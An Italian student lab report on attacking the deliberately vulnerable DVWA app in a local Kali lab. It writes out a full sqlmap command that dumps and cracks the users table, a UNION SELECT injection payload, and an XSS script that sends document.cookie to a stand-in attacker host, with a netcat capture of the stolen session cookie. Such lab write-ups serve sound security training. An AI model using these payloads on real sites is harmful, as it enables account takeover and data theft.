


# PROGETTO

Adrian Morales

In sostanza, per eseguire l'injection, usiamo uno script che richiama lo strumento preinstallato in Kali chiamato sqlmap. Lo configuriamo fornendo un URL, i cookie di sessione (in questo caso acquisiti tramite BurpSuite) e i valori specifici nel database che vogliamo analizzare.



```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.878 ms
^C
--- 192.168.50.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms on (Blind)
rtt min/avg/max/mdev = 0.878/1.073/1.269/0.195 ms

(kali@kali)-[~]
$ nc -lvp 8000
listening on [any] 8000 ...
^C

(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --cookie "security=low; PHPSESSID=8a3fb798dc69991f489f2c81f8499c8c" -D dvwa -t users --columns --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws . Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:08:38 /2024-04-09/

[15:08:38] [INFO] setting file for logging HTTP traffic
[15:08:38] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[15:08:38] [INFO] testing connection to the target URL
[15:08:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:08:38] [INFO] testing if the target URL content is stable
[15:08:39] [INFO] target URL content is stable
[15:08:39] [INFO] testing if GET parameter 'id' is dynamic
[15:08:39] [WARNING] GET parameter 'id' does not appear to be dynamic
```

# Prova di com'è andata ↓

```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] y
[15:09:42] [INFO] writing hashes to a temporary file '/tmp/sqlmap9xzgmrdi3759/sqlmaphashes-pla8zrhe.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[15:09:47] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:09:53] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[15:10:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:10:03] [INFO] starting 8 processes
[15:10:06] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:10:08] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:10:12] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:10:13] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[15:10:17] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[15:10:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 15:10:17 /2024-04-09/

(kali@kali)-[~]
$
```

Come possiamo notare chiaramente, l'attacco è andato a buon fine e abbiamo ottenuto l'accesso completo alla cartella desiderata.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'UNION SELECT first\_name, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT first\_name, password FROM users#  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT first\_name, password FROM users#  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT first\_name, password FROM users#  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 'UNION SELECT first\_name, password FROM users#  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

# XSS

Per questo attacco è stato usato lo script: `<script>Var i = new Image ();  
i.src='http://sito_dellattaccante/log.php?q='+document.cookie;</script>`



Come possiamo veder  
dall'immagine  
abbiamo modificato i  
caratteri attraverso  
HTML per poter  
inserire lo script

```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 8000
listening on [any] 8000 ...
bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.27 ms
bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.878 ms
— 192.168.50.101 ping statistics —
packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.878/1.073/1.269/0.195 ms
(kali@kali)-[~]
```

Come visualizzato in figura mi sono messo in ascolto sulla porta 80. Attraverso burpsuite ho recuperato i cookie di sessione e ho concluso l'attacco con successo.

```
(kali@kali)-[~]
$ nc -lvp 8000
listening on [any] 8000 ...
192.168.1.100: inverse host lookup failed: Unknown host
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.100] 58274
GET /security=low;%20PHPSESSID=bb9ed09b3ecc0c2c98d6a2a8427ff473 HTTP/1.1
Host: 192.168.1.100:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://192.168.200.2/
```